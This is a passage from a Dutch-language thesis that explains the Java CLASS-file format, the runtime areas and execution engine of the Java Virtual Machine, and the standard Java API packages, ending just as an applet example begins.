lokale variabelen kan de JVM bepalen hoeveel geheugen gereserveerd moet worden om de lokale variabelen van deze methode op te slaan in het geheugen. **Bytecode_Length** geeft aan hoeveel bytes de bytecode van deze methode inneemt in het CLASS-bestand. Het volgende veld **Code** vormt de kern van het CLASS-bestand. In deze array van bytes is de bytecode van de methode opgeslagen die de JVM bij aanroep van de methode moet uitvoeren. De **ExceptionHandler_Table_Size** bepaalt hoeveel Exception Handlers (zie 4.2.2.4) actief zijn binnen deze methode. De **ExceptionHandler_Table** is een array waar alle informatie aangaande de Exception Handlers is opgeslagen. Informatie als op welke plaatsen in de bytecode de Exception Handler van toepassing is, welke bytecode de Exception Handler moet uitvoeren als een exceptie plaats vindt en wat voor soort exceptie door de Exception Handler wordt gedefinieerd. Tenslotte bevat deze datastructuur zelf ook weer een array van attributen. Deze attributen geven onder andere informatie over het debugging-proces van de Java-compiler.

3.1.4.9 Attributen

Aan het eind van een CLASS-bestand worden de attributen (of duidelijker de eigenschappen) van de in dit bestand gedefinieerde klasse of interface opgeslagen. Deze soort van informatie begint met het aantal attributen gevolgd door een array van attributen zelf. Een voorbeeld van een attribuut van een klasse of interface is de naam van het bestand waarin de broncode is opgeslagen. Het element in de array, die deze naam opslaat, maakt gebruik van de volgende datastructuur:

Listing 2.3 Pseudo-broncode voor de datastructuur van een attribuut in een CLASS-bestand

```
Attribute
{
      byte Attributename_Index
      byte Attributelength
      byte Sourcefile_Index
}
```

De **Attributename_Index** geeft een verwijzing naar een element uit de constantpool met de string **Sourcefile.** De **Attributelength** geeft de lengte van het attribuut (in dit geval altijd twee bytes) en de **Sourcefile_Index** geeft een verwijzing naar een element uit de constantpool waar de naam van het bestand is opgeslagen.

3.1.5 De Java Virtual Machine

Zoals eerder gesteld wordt de gecompileerde broncode opgeslagen in een CLASS-bestand (zie 3.1.4). De bytecode in dit CLASS-bestand kan gezien worden als de machinecode voor een bepaalde processor, namelijk de Java Virtual Machine. Zoals de naam reeds zegt, gaat het hier niet om een daadwerkelijk bestaande processor, maar om de specificatie van een virtuele processor. De ontwikkelaars van Sun hebben bij de ontwikkeling van de programmeertaal Java een specificatie van de Java Virtual Machine opgezet. Deze specificatie bepaalt hoe de Java Virtual Machine een Java-programma moet laden, controleren en uitvoeren [Dalh1997][Ven1996a][Ven1996c][Ven1997i].

De run-time interpreter is een implementatie van de specificatie van de JVM. Een dergelijke interpreter kan gezien worden als een programma (niet noodzakelijk ontwikkeld in Java), dat de instructies van de gespecificeerde virtuele processor omzet naar instructies van de werkelijke processor[3]. De werkelijke processor is onderdeel van het hardware-platform waarbinnen de interpreter wordt uitgevoerd. Een voorbeeld van een interpreter is het programma **java** uit de JDK van Sun.

In de specificatie wordt het gedrag van de JVM beschreven in termen als geheugengebieden, gegevenstypen en instructies. Het doel van de beschrijving van deze componenten is niet om de implementatie van de architectuur van de JVM vast te leggen, maar meer om het gedrag van de uiteindelijke implementatie bij de uitvoering van een programma aan te geven.

Anders dan bij de specificaties van andere architecturen, ontbreekt in de specificatie van de JVM de componenten voor aansturing van externe hardware als harde schijven, beeldschermen, toetsenborden, het interne netwerk, etc. In de specificatie van de JVM wordt de aansturing van deze componenten overgelaten aan het onderliggende hardware-platform en besturingssysteem. Java-programma's krijgen toegang tot deze componenten door middel van de klassen in de Java API (zie 3.1.6).


Een Java-programma is in principe een definitie van een klasse (de interface) inclusief de implementatie van de methoden die in deze klasse zijn gedefinieerd (zie 3.1.2). Eventueel kunnen andere klassen aan het Java-programma worden toegevoegd door de aanroep van methoden uit deze klassen. Deze klassen worden niet tijdens de compilatie aan een Java-

[3] Op korte termijn worden de eerste echte Java-processoren verwacht. Waar de interpreter een software-matige oplossing is, vormen deze processoren een hardware-matige oplossing van de specificatie van de Java Virtual Machine.

programma toegevoegd, maar worden tijdens uitvoering van dit programma door middel van dynamic linking (zie 2.2.3) toegevoegd.

Slechts een Java-applicatie kan een nieuwe instantie van de JVM starten. Als de uitvoering van een Java-applicatie is afgerond, wordt ook de bijbehorende instantie van de JVM uit het geheugen verwijderd. Het starten van meerdere Java-applicaties betekent ook dat er meerder instanties van de JVM worden gestart. Een instantie van de JVM zal in het vervolg van deze scriptie kortweg worden aangeduid als de JVM.


Een Java-applet kan niet zelfstandig een instantie van de JVM opstarten. Bij het starten van een Java-enabled Webbrowser zal om deze reden ook een Java-applicatie worden uitgevoerd. Deze applicatie creëert een instantie van de JVM en verzorgt het laden, controleren en uitvoeren van Java-applets. De werking van een dergelijke applicatie zal worden verduidelijkt in paragraaf 4.2.3.



Figuur 3.3 Webbrowser en de Java-applicatie

In de JVM bestaan twee soorten threads: *daemon* en *non-daemon*. Een daemon thread is een thread die door de JVM zelf wordt gebruikt, zoals de thread die de Garbage Collector (zie 2.2.3, Garbage Collector) verzorgt. Threads die worden gestart voor de uitvoering van een Java-applicatie worden de non-daemon threads genoemd. De JVM begint de uitvoering van een Java-applicatie door de creatie van een non-daemon thread. Deze initiële thread voert de **main()**-methode van deze applicatie uit.

Wanneer een JVM een applicatie uitvoert, heeft het geheugen nodig om de informatie uit het bijbehorende CLASS-bestand op te slaan. De JVM deelt dit geheugen naar verschillende *runtime data areas* in. De te onderscheiden data areas in de JVM zijn: de Method Area, de Heap, het PC Register en de Java Stack. Elk van deze data areas worden behandeld in de volgende sub-paragrafen.
Daarnaast bevat de JVM nog twee onderdelen: het Classloader-systeem en de Execution Engine. Het Classloader-systeem verzorgt de ontvangst en het laden van het CLASS-bestanden en slaat de informatie uit dit CLASS-bestand op in de zojuist genoemde geheugengebieden. Daar het laden van een CLASS-bestand en de controle op de beveiliging van een CLASS-bestand twee nauw verweven processen zijn in de JVM, wordt het Classloader-systeem behandeld in Hoofdstuk 4. De Execution Engine verzorgt de daadwerkelijke uitvoering van de bytecode in een CLASS-bestand en wordt behandeld in paragraaf 3.1.5.5.



Figuur 3.4 Java Virtual Machine

3.1.5.1 Method Area

Informatie over geladen klassen en interfaces wordt binnen de JVM opgeslagen in de Method Area. Na het laden van een CLASS-bestand door het Classloader-systeem wordt de data in dit bestand door de JVM verwerkt. De JVM zoekt de informatie in deze data over de bijbehorende klasse of interface en slaat deze informatie op in de Method Area.

De wijze waarop deze informatie is opgeslagen in de Method Area kan verschillen per implementatie, maar in de specificatie van de JVM is bepaald dat de volgende informatie over de klassen en interfaces in de Method Area moet worden opgeslagen:

- De volledige naam van de klasse of interface.
- De volledige naam van de superklasse (niet van toepassing op interfaces).
- De bepaling of het een klasse of een interface betreft.
- De bepaling of deze klasse of interface **public**, **protected**, **private**, etc. is.
- De interfaces die door deze klasse geïmplementeerd worden (niet van toepassing op interfaces).
- De bepaling van het Classloader-object die deze klasse of interface heeft geladen (zie 4.2.3)
- De constantpool voor deze klasse of interface. De informatie in deze constantpool komt overeen met de informatie in de constantpool van het bijbehorende CLASS-bestand.
- Informatie over de velden van de klasse of interface. Naast de volgorde van deze klasse of interface gedefinieerde velden, moet voor elk veld in de Method Area de volgende informatie worden opgeslagen:
  - De naam van het veld.
  - Het type van het veld
  - De bepaling of het veld **public**, **protected**, **private**, etc. is.

- Informatie over de methoden van de klasse of interface. Voor elke methode in deze klasse of interface moet de volgende informatie in de Method Area worden opgeslagen. Ook voor de methoden moet de volgorde in de klasse of interface van deze methoden worden opgeslagen.
  - De naam van de methode.
  - Het return-type van de methode.
  - De bepaling of de methode **public**, **protected**, **private**, etc. is.
  - De bytecode van deze methode.
  - De omvang van de operand stack en de lokale variabelen van de stack frame van deze methode (zie 3.1.5.4).
  - Een tabel van Exception Handlers van deze methode (zie 3.1.4.8).

Samenvattend kan gezegd worden dat de Method Area een geheugenrepresentatie is van een CLASS-bestand. Anders dan de naam doet vermoeden is in de Method Area alle informatie aangaande een klasse of interface opgeslagen, en niet alleen de informatie over de methoden van deze klasse of interface.

3.1.5.2 Heap

Wanneer een nieuwe instantie van een klasse of array wordt gecreëerd door een Java-programma in uitvoering, alloceert de JVM het geheugen voor dit object op de Heap. Er is slechts één Heap binnen de JVM, zodat deze gedeeld dient te worden door alle threads binnen een Java-programma.

De JVM bevat een **new**-instructie voor het alloceren van geheugen op de Heap voor een nieuw object, maar heeft geen instructies voor het vrijmaken van geheugen op de Heap. De specificatie van de JVM stelt het gebruik van een Garbage Collector op de Heap verplicht. Deze Garbage Collector maakt geheugen op de Heap vrij op het moment dat het object, dat deze geheugenruimte in beslag neemt, niet langer benodigd is door het Java-programma in uitvoering. De precieze werking van de Garbage Collector wordt uitgelegd in paragraaf 4.2.2.3.

Wederom laat de specificatie van de JVM de geheugenrepresentatie van de Heap en de objecten op de Heap over aan de ontwikkelaars van de implementaties van de JVM. De JVM moet door middel van objectreferenties snel toegang kunnen krijgen tot de data in de objecten. De data van een object op de Heap zijn de variabelen van dit object (bijvoorbeeld de velden van een klasse, de klasse variabele) en daarnaast een verwijzing naar de klasse of interface op de Method Area, waaruit het object gecreëerd is. De JVM kan door middel van deze verwijzing bijvoorbeeld de bytecode van een methode van de klasse achterhalen.

Zoals eerder gesteld maken alle threads binnen een Java-applicatie gebruik van dezelfde Heap. Een belangrijk punt binnen een Java-applicatie is de synchronisatie van de toegang tot objecten op de Heap door de verschillende threads. Het wijzigen van de data van een object door een bepaalde thread, kan de uitvoering van andere threads beïnvloeden. Elk object op de Heap is om deze reden voorzien van een **lock**-mechanisme. Als een thread een bewerking uitvoert op de data in een object, kan deze thread door middel van dit mechanisme de toegang tot dit object afsluiten voor andere threads.

Indien een thread toegang vraagt tot de data op een object die door middel van een **lock** van een andere thread is geblokkeerd, dan zal deze thread moeten wachten tot de **lock** wordt opgeheven. De wachtende thread wordt een onderdeel van de *waitset* van het 'gelockte' object. Waitsets worden gebruikt in combinatie met de methode **wait** en **notify** uit de standaardklasse **Object** (zie 2.2.3, Overerving). Wanneer een thread de **wait**-methode aanroept bij de toegang tot een object op de Heap, zal de JVM de uitvoering van de thread onderbreken en deze thread toevoegen aan de waitset van dit object. Bij het verwijderen van een **lock** op een object door een thread zal deze thread door middel van **notify**-methode één van de threads uit de waitset van dit object de mogelijkheid geven om door te gaan met de uitvoering en toegang te krijgen tot het object. Deze thread zal op zijn beurt opnieuw dit object van een **lock** voorzien.

3.1.5.3 PC Register

Elk thread binnen een Java-programma in uitvoering heeft zijn eigen PC Register, of Program Counter. Als een thread een methode uitvoert, bevat dit register het adres van de instructie die wordt uitgevoerd in de bytecode van deze methode. Daar de bytecode van een methode een onderdeel is van de Method Area, wijst het PC Register van een thread naar een adres in de Method Area waar de bytecode van deze methode is opgeslagen. Een adres kan een pointer zijn naar een adres of een offset vanaf het begin van de bytecode van een methode.

3.1.5.4 Java Stack

Elke thread binnen een Java-programma heeft zijn Java Stack. De JVM creëert voor elke methode die een thread uitvoert een eigen *stack frame*. Een stack frame vormt een afgeschermd gedeelte op de Java Stack.

Een stack frame kent drie gedeelten: de lokale variabelen, de operand stack en de overige data. Het eerste gedeelte bevat de lokale variabelen en de parameters van de methode.

Het tweede gedeelte, de *operand stack*, wordt gezien als de werkruimte van een methode. De JVM voert de bytecode-instructies van een methode uit. Aan een bytecode-instructie kan één of meerdere parameters worden meegegeven. Deze parameters worden in de JVM *operanden* genoemd. De operanden van een bytecode-instructie zijn constanten of de lokale variabelen en parameters uit het eerste gedeelte van het stack frame. De resultaten van de uitvoering van een bytecode-instructie kunnen door middel van de instructies **push** en **pop** op de operand stack worden opgeslagen.

Het gedeelte met de overige data wordt gebruik voor de opslag van informatie over Exception Handling, de constant pool, etc.

Als een thread een nieuwe methode aanroept, creëert (**push**) de JVM een nieuw stack frame op de Java Stack van deze thread. Nadat de uitvoering van een methode is beëindigd, door uitvoering van alle bytecode van deze methode of het opwerpen van een uitzondering (zie 2.2.3, Error Handling) verwijdert de JVM het bijbehorende stack frame van de Java stack.

3.1.5.5 Execution Engine

De kern van de JVM is de Execution Engine. De Execution Engine is verantwoordelijk voor de uitvoering van de bytecode van de klassen in de Method Area. In de specificatie van de JVM wordt het gedrag van deze Execution Engine gedefinieerd in termen van een instructieset. De bytecode van een methode is een stroom van instructies uit deze set. Ook hier laat de specificatie van de JVM de ontwikkelaars vrij hoe de implementatie van deze Execution Engine een bepaalde instructie uitvoert. De specificatie geeft slechts aan wat het resultaat van de uitvoering van een instructie moet zijn. Zoals eerder gesteld zullen sommige implementaties van de Execution Engine gebruik maken van interpretatie, anderen maken gebruik van JIT-compilatie (zie 2.2.1).

Net als bij de JVM in zijn geheel kan een instantie van de Execution Engine gecreëerd worden. Een thread in uitvoering is een instantie van een Execution Engine. Multi-threading binnen een Java-programma houdt dus in dat meerdere Execution Engines naast elkaar actief zijn.

Een bytecode-instructie uit de instructieset van de Execution Engine bestaat uit een *opcode* gevolgd door nul of meer operanden. Een opcode bepaalt de operatie die de Execution moet uitvoeren. De operanden zijn de parameters van de instructie. Zij voorzien de instructie van extra informatie. De soort opcode bepaalt hoeveel operanden deze instructie meekrijgt en in welk gegevenstype deze operanden gegeven zijn.
Naast de operanden die aan de instructie worden meegegeven, kan een instructie de benodigde data verkrijgen uit de constantpool, de lokale variabelen of de operand stack. Ook hier bepaald de soort opcode welke data gebruikt wordt en in welk gegevenstype deze data gegeven moeten zijn.

Een thread, of in andere woorden de instantie van de Execution Engine, voert telkens één instructie uit. Eerst wordt de opcode opgehaald uit de Method Area om vervolgens aan de hand van deze opcode de bijbehorende operanden en/of data op te halen uit de verschillende geheugengebieden (Method Area en de Java Stack). De uitvoering van een thread stopt als alle bytecode-instructies voor deze thread uitgevoerd zijn.

De uitvoering van meerdere threads naast elkaar binnen een Java-programma door de JVM geeft een vergelijkbare synchronisatie-problematiek als het uitvoeren van meerdere processen door een 'echte' processor [Dalh1997][Ven1997c]. Een thread is een Execution Engine in uitvoering met een eigen PC Register en Java Stack, maar met een gedeelde Heap. Bij de bespreking van de Heap is uitgelegd hoe de threads door middel van het **lock**-mechanisme en waitsets de synchronisatie bij de toegang tot objecten afhandelt.
De specificatie van de Java Virtual Machine moet platform-onafhankelijk zijn. Deze specificatie geeft geen model hoe de processortijd van de JVM verdeeld moet worden over de verschillende Execution Engines. Een Execution Engine zet de bytecode-instructies door middel van interpretatie of JIT-compilatie om in machinecode. Deze machinecode wordt op zijn beurt uitgevoerd op het besturingssysteem waarop ook de JVM wordt uitgevoerd. Dit betekent dat de wijze van synchronisatie tussen de threads binnen een Java-programma ook ondersteund moet worden door het besturingssysteem.
Daar de synchronisatie tussen processen per besturingssysteem kan verschillen, zal ook de synchronisatie tussen de threads binnen een JVM, die op dit operating wordt uitgevoerd, verschillen.

De bespreking van de JVM wordt besloten met een kort voorbeeld van de werking van de JVM. In dit voorbeeld voert een thread een methode uit, die twee lokale variabelen bij elkaar optelt. Deze methode is een onderdeel van een bepaalde klasse. Een object die uit deze klasse geinstantieerd is, is aan de Heap toegevoegd. De methode heeft zijn eigen stack frame op de Java Stack van deze thread.

De optelsom wordt uitgevoerd door het volgen van de volgende stappen:

1. De lokale variabelen zijn een onderdeel van het object op de Heap. Bij het aanroepen van de methode creëert de JVM een nieuw stack frame op de Java Stack van deze thread.
2. De JVM plaats de lokale variabelen van het object op de Heap in de lokale variabelen van het stack frame.
3. Beide lokale variabelen van het stack frame wordt door middel van een **push**-instructie aan de operand toegevoegd.
4. Deze variabelen worden door middel van een **add**-instructie van de operand stack gehaald, opgeteld en het resultaat wordt aan de operand stack toegevoegd. De variabelen vormen de parameters voor deze instructie. De JVM kent voor elk gegevenstype een **add**-instructie, zoals de instructie **iadd** voor het berekenen van de som van twee integers.
5. Het resultaat van de berekening wordt door middel van een **pop**-instructie van de operand stack gehaald en aan de lokale variabelen van het stack frame toegevoegd.
6. Bij het verlaten van de methode, door voltooiing van de bytecode-instructies in deze methode of bij het opwerpen van een exceptie, voegt de JVM de lokale variabelen van het stack frame toe aan de data van het bijbehorende object op de Heap en verwijdert het stack frame.

3.1.6 Java API

De Java API (Application Programmers Interface) is een grote verzameling van standaard klassen [Rodl1996]. Deze klassen vormen een standaard omgeving voor de Java-programmeur. De Java-programmeur weet dat deze klassen altijd in een Java-programma gebruikt kunnen worden. Bij elke implementatie van de JVM moet namelijk ook een implementatie van de Java API geleverd worden. Wanneer een organisatie gebruik maakt van een Java-enabled webbrowser, zullen naast deze webbrowser ook een JVM en de klassen uit de Java API standaard aanwezig zijn op de lokale schijf van de machine aan de clientzijde toebehorende aan deze organisatie. Dit betekent ook dat als een Java-applet een klasse uit de Java API importeert, deze klasse niet eerst over het Internet gedistribueerd wordt, maar direct van de lokale schijf geladen kan worden. De combinatie JVM en Java API wordt vaak als het Java-platform aangeduid.

Belangrijk voor de beschrijving van de Java API is de uitleg van een begrip uit de taal Java: de *packages*. Een package is een constructie van de taal Java om klassen en interfaces te groeperen. Een klasse of interface behoort altijd aan een package toe. Een Java-programmeur kan klassen, die samen gebruikt worden of naar elkaar verwijzen, in een package groeperen. Als een Java-programmeur geen package-naam opgeeft voor zijn klasse, krijgt deze klasse automatisch een standaard package-naam toegewezen. Een Java-programma kan door middel van het **import**-methode een package importeren en gebruik maken van de klassen in deze package (zie 3.2).
Een package dient twee doelen. Ten eerste zorgt de groepering van klassen in packages dat de kans veel kleiner is dat twee programmeurs dezelfde naam voor een klasse gebruiken. De kans, dat de JVM per abuis de verkeerde klasse probeert te laden, is daardoor veel kleiner. De JVM gebruikt bij het laden van een klasse de volledige naam van een klasse. Dat betekent dat naast de naam van de klasse ook de naam van het package daarin wordt betrokken.
Ten tweede heeft een klasse die gegroepeerd is in een package toegang tot de velden en methoden van de overige klassen in deze package. Een Java-programmeur kan in zijn broncode, door middel van de sleutelwoorden **private**, **protected** of **public** van de taal Java, specificeren welke klassen toegang hebben tot de velden en methoden in zijn klasse. **Private** houdt in dat een veld of methode alleen toegankelijk is voor de klasse zelf, **protected** maakt deze toegankelijk tot zijn subklassen en de klasse zelf en **public** maakt deze toegankelijk voor

alle klassen. Een klasse, die met geen van deze sleutelwoorden is aangeduid, is slechts toegankelijk voor klassen die onderdeel zijn van dezelfde package.
Java gebruikt voor de identificatie van packages een hiërarchische naamgeving, de *dot notation* (punt-notatie). Het eerste gedeelte van de naam is de ontwikkelaar en/of verspreider van de broncode, zoals bijvoorbeeld **java**. De sub-hiërarchieën die volgen kunnen de functionaliteiten van de klassen in een package aangeven. Bijvoorbeeld **java.lang.string** geeft de package met de klassen, die een bewerking op een string kunnen uitvoeren. De dot notation wordt gereflecteerd in de directory-structuur op de lokale schijf. Tijdens uitvoering van een Java-programma wordt de package **java.lang.string** gezocht in de subdirectory **java/lang/string**.

De standaard klassen van de Java API zijn gegroepeerd in een achttal packages. De groepering in packages heeft plaats gevonden op basis van de functionaliteiten van de klassen. De volgende tabel geeft deze acht packages samen met een omschrijving van de functionaliteiten van de klassen in deze packages.

Naam van de package	**Functionaliteiten**
Java.lang	Klassen, threads, uitzonderingen, strings, math
Java.io	Bestands-I/O
Java.net	Sockets, IP-adressen, URL
Java.util	Stacks, vectoren, tijd, data
Java.applet	Applet, objecten, audio
Java.awt	Dialoogschermen, menu’s, graphics, events

De **Java.lang** package bevat alle klassen die vaak gezien worden als deel van de taal Java zelf, maar dit feitelijk niet zijn. Dit zijn klassen voor de afhandeling van klassen, de al eerder besproken threads en de Error Handling. Daarnaast verzamelt deze package de klassen voor de operaties op een string en de wiskundige operaties.
Net als de programmeertaal C++ bevat Java geen sleutelwoorden voor de invoer en uitvoer (I/O) van zowel bestanden als de gebruiker. De klassen met I/O-methoden zijn verzameld in de package **Java.io**. Sterk verwant met deze package is de afhandeling van het transport van data over een netwerk. De **Java.net** package bevat de klassen met netwerkfunctionaliteiten. Deze klassen bestaan uit methoden voor de afhandeling van IP-adressen, het openen van

sockets[4] en het opzoeken van URL's, etc. Het werkelijke verzenden en ontvangen van data gebeurt weer door middel van methoden uit de **Java.io** package.

De **Java.util** package bevat klassen voor de creatie en de bewerking van veel gebruikte complexe datastructuren. Datastructuren als stacks en hashtables zijn opgenomen in deze package. Daarnaast bevat deze package klassen voor de operaties op tijd en datum.

De **Java.applet** package houdt zich bezig met de afhandeling van Java-applets. De methoden uit de eerder genoemde levenscyclus van een applets zijn onderdeel van de klassen uit deze package. Tevens bevat deze package klassen voor het afspelen van geluidsbestanden en het laden en tonen van WWW-pagina's. Een belangrijke klasse in deze package is de **Object**-klasse. Alle objecten die worden gecreëerd overerven de methoden uit deze klasse (zie 2.2.3, Overerving). Dit zijn methoden voor het vergelijken van twee objecten, conversie tussen objecten, etc.

Een veel gebruikte package is de **Java.awt**. AWT staat voor Abstract Window Toolkit. Deze package maakt een Java-applet netwerkmobiel tussen verschillende grafische besturingssystemen. Door middel van deze package is het mogelijk om een Java-applet in uitvoering dezelfde rechthoek te laten tekenen op een Microsoft Windows-, UNIX- en een Macintosh-systeem.


Deze package bevat alle klassen die op het scherm schrijven danwel tekenen. Daarnaast bevat de **Java.awt** klassen voor de afhandeling van *events* (vrij vertaald gebeurtenissen). De meeste grafische besturingssystemen zijn *event-driven*. Dit betekent dat een dergelijk systeem reageert op events als toetsaanslagen, het bewegen van de muis, het klikken met de muis, het aanklikken van knoppen in een venster op het scherm, etc. Deze package bevat klassen die deze events kunnen afhandelen.

De Java API is belangrijk voor de platform-onafhankelijkheid van een Java-programma en een Java-applet in het bijzonder. De Java API is de omgeving die communiceert met het besturingssysteem waarmee een organisatie werkt. Een Java-applet krijgt alleen toegang tot het hardware-platform door het aanroepen van een methode uit één van de klassen van de Java API. Deze methode zal op zijn beurt moeten communiceren met het besturingssysteem dat op dit hardware-platform draait. Deze communicatie vindt plaats door de aanroep van *native methoden* van dit besturingssysteem. Native methoden zijn methoden die al op de machine, waar het Java-applet wordt uitgevoerd, aanwezig zijn en in elke willekeurige

[4] Een socket is een communicatiepunt met een poort op een bepaalde server [Tane1996].

programmeertaal ontwikkeld kunnen zijn. De beveiligingsmaatregelen die op de taal Java van toepassing zijn (zie Hoofdstuk 4) gelden niet voor deze methoden. De native methoden van een besturingssysteem zijn de methoden die direct in kunnen grijpen op het onderliggende hardware-platform.
Daar de native methoden voor elk besturingssysteem afwijken, verschilt de implementatie van de Java API per besturingssysteem. De definitie van de velden en de methoden van de klassen uit de Java API zijn voor elke implementatie gelijk. De implementatie van de methoden uit deze klassen zelf kan per besturingssysteem verschillen. De Java API moet dus net als de JVM voor elk besturingssysteem en/of hardware-platform opnieuw geïmplementeerd worden.

Daarnaast biedt de taal Java de mogelijkheid om binnen een Java-applicatie (niet voor een Java-applet, zie ook Hoofdstuk 4) de native methoden rechtstreeks aan te roepen. Zoals zojuist vermeld ondermijnt dit de platform-onafhankelijkheid van een dergelijke applicatie. Aan de andere kant kan voor Java-applicaties waarbij platform-onafhankelijkheid geen rol speelt, deze mogelijkheid enige snelheidsverhoging bij uitvoering opleveren.



Figuur 3.5 Native methoden en de Java API

3.2 Een voorbeeld

In deze paragraaf wordt aan de hand van een simpel voorbeeld stappen 1 en 2 van het uitvoeringstraject van een Java-applet verduidelijkt. De nadruk in dit voorbeeld zal daarmee liggen op de broncode en de WWW-pagina van een Java-applet.

Een gecompileerd Java-applet is een CLASS-bestand. In dit voorbeeld wordt het bestand **Schrijf.class** gebruikt. Dit CLASS-bestand is gecreëerd door een Java-compiler na compilatie van de broncode. Het CLASS-bestand wordt vervolgens door de programmeur of door de organisatie, waar de programmeur voor werkt, verspreid. Deze verspreiding resulteert in de opslag van dit bestand op een machine aan de serverzijde van waar het gedistribueerd kan worden. Meestal wordt naast het CLASS-bestand ook de WWW-pagina, waarin dit bestand door middel van een applet-aanroep wordt aangeroepen, op deze machine opgeslagen. In dit voorbeeld is naast het bestand **Schrijf.class** de volgende WWW-pagina opgeslagen:

Listing 2.4 Voorbeeld WWW-pagina

```
<HTML>
